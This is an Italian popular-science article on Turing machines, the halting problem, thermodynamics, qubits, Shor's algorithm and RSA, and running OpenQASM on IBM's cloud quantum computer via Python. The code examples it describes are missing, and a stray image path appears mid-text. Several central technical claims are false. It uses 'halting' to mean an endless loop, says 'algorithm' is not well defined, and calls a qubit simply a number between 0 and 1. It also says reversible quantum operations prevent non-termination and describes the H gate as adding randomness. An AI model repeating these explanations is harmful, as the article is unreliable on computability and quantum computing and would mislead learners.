La risposta è no, non è possibile sviluppare un algoritmo generale che stabilisca la veridicità di una qualsiasi affermazione, e questo perché in realtà il concetto di "algoritmo" non è ben definito. Tuttavia, Alan Turing propose comunque un modello matematico (la sua famosa "macchina") con cui verificare, per ogni singola affermazione, se sia possibile arrivare a stabilirla come vera o falsa. Con una macchina di Turing infatti è possibile sviluppare algoritmi per ridurre una affermazione ai suoi componenti di base, cercando di verificarla, e vi sono due opzioni: o la macchina ad un certo punto termina l'algoritmo e fornisce una risposta, oppure l'algoritmo andrà avanti all'infinito (in una sorta di

loop continuo, chiamato **halting**) senza mai fornire una risposta. Oggi si usa proprio la macchina di Turing per definire il concetto di “algoritmo”.



Mentre un bit ha due soli possibili valori, un qubit ha una probabilità di essere più vicino a 1 o a 0, quindi è un qualsiasi numero compreso tra 0 e 1

Una macchina di Turing utilizza come input-output un nastro su cui legge e scrive un valore alla volta, in una precisa cella del nastro, ed in ogni istante di tempo **t(n)** la macchina avrà un preciso stato **s(n)** che è il risultato dell’elaborazione. Ovviamente la macchina può eseguire alcune operazioni fondamentali: spostarsi di una cella avanti, spostarsi di una cella indietro, scrivere un simbolo nella casella attuale, cancellare il simbolo presente nella casella attuale, e fermarsi.

Un modello così rigido, che esegue operazioni elementari per tutto il tempo che si ritiene necessario, può di fatto svolgere qualsiasi tipo di calcolo concepibile. Tuttavia, così come Godel aveva dimostrato che alcuni teoremi non si possono dimostrare senza cadere in un ciclo infinito, anche con la macchina di Turing non è detto che arrivi ad un risultato, perché alcuni calcoli non si possono portare a termine senza cadere in un processo infinito (in altre parole, il tempo necessario per la soluzione sarebbe infinito, e nel mondo

reale nessuno di noi può aspettare fino all'infinito per avere una risposta). Per fare un esempio banale, se ciò che vogliamo fare è semplicemente ottenere il risultato di 3*4, è ovvio che basta scomporre il problema nei suoi termini fondamentali, ovvero un ciclo ripetuto 4 volte in cui si somma +3. Il ciclo richiede un numero finito di passaggi, quindi la moltiplicazione 3*4 è una operazione che può essere svolta con una macchina di Turing senza cadere nell'**halting**. Se volessimo moltiplicare due numeri enormi servirebbe un ciclo con molti più passaggi, ma sarebbero comunque un numero finito, quindi anche se potrebbe essere necessario un tempo molto lungo, prima o poi il ciclo finirebbe e la macchina produrrebbe un risultato.

Dalla fisica classica alla fisica quantistica

Ora, abbiamo detto che per la macchina di Turing valgono le leggi della fisica classica, e ci riferiamo in particolare ai principi della termodinamica. Il primo principio stabilisce quali eventi siano possibili e quali no, il secondo principio stabilisce quali eventi siano probabili e quali no. Il primo principio, espresso come definizione dell'energia interna di un sistema (U):

$dU=Q-L$

ci dice che l'energia interna di un sistema chiuso non si crea e non si distrugge, ma si trasforma ed il suo valore rimane dunque costante. Infatti, in un sistema isolato Q=0 (il calore) quindi dU=-L, ovvero l'energia interna può trasformarsi in lavoro e viceversa senza però sparire magicamente. Il secondo principio, che viene espresso con l'equazione

$dS/dt>=0$

ci dice che ogni evento si muove sempre nella direzione che fa aumentare l'entropia e mai nell'altra. Al massimo può rimanere costante, nelle rare situazioni reversibili. Infatti la derivata dell'entropia (S) in funzione del tempo (t) è sempre maggiore o uguale a zero. In altre parole, l'enunciato del secondo principio della termodinamica si può riassumere con la frase "riscaldando un acquario si ottiene una zuppa di pesce, ma raffreddando una zuppa di pesce non si ottiene un acquario". Insomma, la maggioranza degli eventi termodinamici non è reversibile, almeno nel mondo reale, e questo vale anche per la macchina di Turing.

Una macchina di Turing quantistica, invece, si baserebbe sulle leggi fisiche della meccanica quantistica, e quindi le sue operazioni potrebbero essere reversibili. Il vantaggio ovvio è che se le operazioni sono reversibili di fatto non è possibile che la macchina quantistica cada nell'**halting** della macchine di Turing classiche. Basandosi proprio sulla meccanica quantistica, ci saranno una serie di differenze con la macchina di Turing classica:

- un bit quantistico, chiamato **qubit**, non può essere letto con assoluta precisione. In genere, si fa soltanto una previsione probabilistica del fatto che sia più vicino a 0 o a 1
- la lettura di un qubit è una operazione che lo danneggia modificandone lo stato, quindi non è più possibile leggerlo nuovamente
- date le due affermazioni precedenti, è ovvio che non si possano conoscere con precisione le condizioni iniziali e nemmeno i risultati
- un qubit può essere spostato da un punto all'altro con precisione assoluta, a condizione che l'originale venga distrutto: è il teletrasporto quantistico
- i qubit non possono essere scritti direttamente, ma si possono scrivere sfruttando l'entanglement, cioè la correlazione quantistica

- un qubit può essere 0 od 1, ma può anche essere una combinazione di questi due stati (un po' 0, un po' 1, come il gatto di Schroedinger), quindi può di fatto contenere molte più informazioni di un normale bit

Apparentemente, queste caratteristiche rendono la macchina inutile, ma è solo il punto di vista di una persona abituata a ragionare nel modo tradizionale. In realtà, una macchina di Turing quantistica è imprecisa durante il momento di input e quello di output, ma è infinitamente precisa durante i passaggi intermedi.

Per chi non ha studiato le basi della fisica, uno sviluppatore ha scritto una guida che riassume alcuni dei concetti fondamentali, soprattutto per quanto riguarda le porte logiche, fondamentali per manipolare i qubit.

I qubit possono essere implementati misurando la proprietà di spin dei nuclei degli atomi di alcune molecole, oppure la polarizzazione dei fotoni (anche i fotografi dilettanti sanno che la luce, composta da fotoni, può essere polarizzata usando appositi filtri). In realtà, pensandoci bene, ci si può accorgere che una macchina di Turing quantistica non è altro che una macchina di Turing il cui nastro di lettura/scrittura contiene valori casuali. Qual è il vantaggio della casualità? Semplice: la possibilità di fare tentativi a caso per cercare la soluzione di un problema che non si riesce ad affrontare con un algoritmo tradizionale. Naturalmente, aiutando un po' il caso con un algoritmo.

Il vantaggio della casualità

“vera”

Nei casi degli algoritmi più semplici, questa idea è solo una complicazione, ma in algoritmi molto complessi e lenti la macchina quantistica può fornire un risultato accettabile in tempi molto ridotti. Possiamo fare un paragone con il metodo Monte Carlo, un metodo per ottenere un risultato approssimato sfruttando tentativi casuali. Facciamo un esempio: immaginiamo di avere una sagoma disegnata su un muro e di voler misurare la sua area. Se la sagoma è regolare, come un cerchio, è facile: basta usare l’apposito algoritmo (per esempio “raggio al quadrato per pi greco”). Ma se la sagoma è molto più complicata, come la silhouette di un albero, sviluppare un apposito algoritmo diventa estremamente complicato e lento. Il metodo Monte Carlo ci suggerisce di prendere un fucile mitragliatore e cominciare a sparare a caso contro il muro: dopo un po’ di tempo non dovremo fare altro che contare il numero di proiettili che sono finiti dentro alla sagoma e moltiplicare tale numero per la superficie di un singolo proiettile (facile da calcolare sulla base del calibro). Otterremo una buona approssimazione della superficie della sagoma: la qualità dell’approssimazione dipende dal numero di proiettili abbiamo sparato col fucile ma, comunque vada, il tempo complessivo per ottenere il valore della superficie è decisamente poco rispetto all’uso di un algoritmo metodico. Un metodo simile che si usa molto nell’informatica moderna è rappresentato dagli algoritmi genetici, i quali hanno però tre svantaggi: uno è che deve essere possibile sviluppare una funzione di fitness, cosa non sempre possibile (per esempio non si può fare nel brute force di una password), e l’altro è che comunque verrebbero eseguiti su una macchina che si comporta in modo classico, quindi il sistema sarebbe comunque poco efficiente (pur offrendo qualche vantaggio in termini di tempistica). Inoltre, è praticamente impossibile ottenere delle mutazioni davvero casuali nei codici genetici che si utilizzano per cercare una soluzione: nei computer classici la

casualità non esiste, è solo una illusione prodotta da qualche algoritmo che a sua volta non è casuale. I qubit risolvono questi problemi, visto che sono rappresentati da oggetti fisici che sono naturalmente casuali.

Scomposizione in fattori primi

Ovviamente, uno degli utilizzi più interessanti di una macchina di Turing quantistica è l'esecuzione di un **algoritmo di fattorizzazione di Shor**. Come si impara a scuola, fattorizzare un numero (cioè scomporlo nei fattori primi) è una operazione che richiede molto tempo, sempre di più man mano che il numero diventa grande. Si tratta di una cosa molto importante perché l'RSA, la crittografia che al momento protegge qualsiasi tipo di comunicazione (dai messaggi privati alle transazioni finanziarie) si basa proprio sui numeri primi e la sua sicurezza è dovuta al fatto che con un normale computer, ovvero una macchina di Turing classica, scomporre in fattori primi un numero sia una operazione talmente lenta che sarebbero necessari degli anni per riuscirci. Ma sfruttando un calcolatore quantistico e l'algoritmo di fattorizzazione di Shor, questa operazione diventa "facile" e la si può svolgere in un tempo che si calcola con un polinomio, dunque è un tempo "finito" invece di "infinito" e solitamente abbastanza breve. Con questo algoritmo, si potrebbero calcolare le chiavi private di cifratura di tutti i messaggi più riservati, e l'intera sicurezza delle telecomunicazioni crollerebbe. Al momento, con gli attuali computer quantistici, non è possibile applicare l'algoritmo di Shor in modo generale, ma sono già state realizzate alcuni versioni semplificate dell'algoritmo adattate per specifici casi. Se i computer quantistici diventassero più potenti ed affidabili, diventerebbe possibile sfruttare l'algoritmo su qualsiasi chiave crittografica e far crollare la sicurezza di internet. Il mondo, comunque, non

tornerebbe all’età della pietra: sempre usando i computer quantistici sarebbe possibile utilizzare un sistema di crittografia a “blocco monouso” con distribuzione quantistica della chiave crittografica, l’unico metodo di cifratura che sarebbe davvero inviolabile. Nel senso che affinché si possa forzare la crittografia con chiave quantistica le leggi della fisica dovrebbero essere sbagliate (e non lo sono).


Il quantum computer IBM è gratuito?

Al momento in cui scriviamo, l’accesso al calcolatore quantistico di IBM è gratuito. Quando ci si registra, si ottengono una decina di “units”, cioè dei crediti virtuali. L’esecuzione di un programma costa intorno alle 3 units. Quando le proprie units sono terminate, dopo 24 ore IBM ricarica automaticamente le units iniziali, così si può continuare a sperimentare.

Un esempio pratico: OpenQASM

Il computer quantistico di IBM ha 5 qubit, ma per la maggioranza degli algoritmi sviluppati finora se ne usano soltanto due. Una operazione che può essere interessante provare è la trasformata di Fourier: per chi non la conoscesse, si tratta di una trasformazione che permette di “semplificare” una funzione algebrica riducendone il rumore e rimuovendo i dati non interessanti. Siccome la sua implementazione in un calcolatore classico può essere lunga, è stato sviluppato un algoritmo chiamato FFT, cioè trasformata di Fourier veloce. Per implementare una trasformata di Fourier nel computer quantistico IBM si usa il suo linguaggio nativo OpenQASM:

La sintassi del linguaggio è una via di mezzo tra assembly e C: **qreg** crea un registro di bit quantistici (4, nell'esempio) mentre **creg** crea un registro di bit classici (sempre 4). Poi si possono applicare dei **gate**, ovvero delle porte logiche ai qubit. Per esempio, applicando il gate **X** ai qubit 0 e 2, il registro q diventerà 1010, perché questa porta logica non fa altro che invertire il valore di un qubit (che di default è sempre 0). Il comando **barrier** impedisce che avvengano trasformazioni nei qubit. Altri tipi di porte logiche sono **H** e **CU1**. La prima serve a produrre una variazione casuale nella probabilità di un qubit, cioè nella probabilità che esso sia più vicino ad essere 0 oppure 1. Eseguendo il gate H su tutti i qubit, ci si assicura che i loro stati siano davvero casuali. La seconda, invece, è una delle porte logiche fornite da IBM (ce ne sono una dozzina), che permette di eseguire i passaggi per la serie di Fourier. Infine, il comando **measure** traduce i qubit in bit riempiendo il registro classico **c**, i cui valori possono quindi essere letti senza problemi.



Sul sito https://quantumexperience.ng.bluemix.net/ è possibile iscriversi usando il proprio account GitHub o Google

Naturalmente, grazie alla casualità, se si esegue l'algoritmo più volte si otterranno risultati diversi. Tuttavia, con questo algoritmo si può approssimare in un tempo molto breve

una trasformata di Fourier per l'array classico 1010. Ovviamente, non si può davvero utilizzare questo algoritmo per analizzare il segnale di un ricevitore radio, non sarebbe affatto pratico. Però in futuro potremmo riuscire ad avere computer quantistici tanto potenti da permetterci di eseguire una trasformata di Fourier, approssimata, in tempi rapidi anche per quantità di dati enormi. Intanto, possiamo provare a giocarci un po' e a inventare nuovi gate, nuove porte logiche per i qubit. In fondo, il motivo per cui IBM ha reso pubblico l'accesso al calcolatore quantistico è che soltanto sperimentando nuovi utilizzi di questo tipo di computer sarà possibile aumentare l'efficienza e soprattutto capire quanto davvero il qubit rivoluzionerà la storia dell'informatica e la vita di tutti i giorni.

Caricare codice QASM con Python

Per caricare un programma sul cloud di IBM ed eseguirlo con il processore quantistico si può installare l'apposita libreria direttamente con il comando:

Poi si può sfruttare il codice di test per provare il caricamento di un codice OpenQASM. Prima di tutto si deve modificare il file **config.py** inserendo il proprio token di autorizzazione personale:

e poi si può avviare il programma. Il suo codice è abbastanza semplice, ne presentiamo i punti salienti:

Il programma comincia importando la libreria di IBM ed il file **config** che contiene il token.

Le varie funzione del programma sono inserite in una apposita

classe, chiamata **TestQX**, per sfruttare la programmazione ad oggetti dalla routine principale.

Una delle prime funzioni è quella che si occupa della verifica del token: viene creato l'oggetto api, dal quale si possono ottenere le credenziali utilizzando con il metodo **_check_credentials()**. La funzione restituisce un valore true se le credenziali sono valide.

Un'altra funzione, sfruttando il metodo **get_last_codes()** permette di verificare se siano già stati caricati dei codici con il proprio token, in modo da poterli eventualmente avviare o poter controllare i risultati. Questa funzione, però, può essere utile più che altro in un utilizzo meno sperimentale di quello che faremo le prime volte che proviamo il calcolatore quantistico.

La funzione **test_api_run_experiment** esemplifica l'esecuzione di un codice OpenQASM sul computer quantistico. Oltre a costruirsi un oggetto per accedere alle API, si deve inserire tutto il codice OpenQASM all'interno di una variabile. Potremmo leggere il codice da un file di testo, ma ovviamente per un semplice test conviene scrivere tutto il codice direttamente nel programma. Ovviamente tutto il codice QASM può essere scritto su una sola riga perché le varie righe possono essere separate con un punto virgola (come nel linguaggio C).

Una opzione da definire è il **device**: può essere di due tipi, **simulator** oppure **real**, a seconda del fatto che il codice debba essere eseguito su un simulatore oppure sul vero calcolatore quantistico.

Il parametro **shot** indica il numero di volto in cui si deve eseguire l'esperimento: di solito sul simulatore si fanno 100

cicli, mentre sul computer quantistico almeno 1000. Il massimo è 8192 esecuzioni del codice, ma si può anche provare ad eseguire una sola volta il codice tanto per vedere se funziona.

Infine, si può semplicemente avviare l'esperimento con il metodo **run_experiment** delle API. Il risultato viene fornito sotto forma di array, e ciò che ci interessa è l'elemento **status**.

Di fatto, quindi, eseguire un esperimento è molto semplice, bastano poche righe di codice con le quali si controllano tutti i parametri dell'esperimento e si può leggere il risultato. Python è quindi una ottima opzione per eseguire esperimenti in modo automatizzato. Se si è alle prime armi, tuttavia, conviene utilizzare l'interfaccia web del sito ufficiale per capire come muoversi nella scrittura del codice OpenQASM.

Programmare il calcolatore quantistico

Per imparare il linguaggio nativo del calcolatore quantistico di IBM si può leggere la guida ufficiale, pubblicata assieme ad alcuni esempi su GitHub. Ovviamente è in lingua inglese, ma si occupa di spiegare in modo schematico tutto quello che serve, se non per scrivere dei programmi, almeno per capire gli esempi. In particolare, a pagina 9 è presente una tabella con i principali comandi del linguaggio. Uno dei metodi migliori per utilizzare davvero il calcolatore quantistico di IBM è sfruttare le API per Python. I programmi "quantistici" non si scrivono in Python, si deve sempre usare il codice nativo OpenQASM, ma Python può essere un modo semplice per lanciare i programmi "quantistici" dal nostro computer.

Il Composer sul sito ufficiale permette di sperimentare con le porte logiche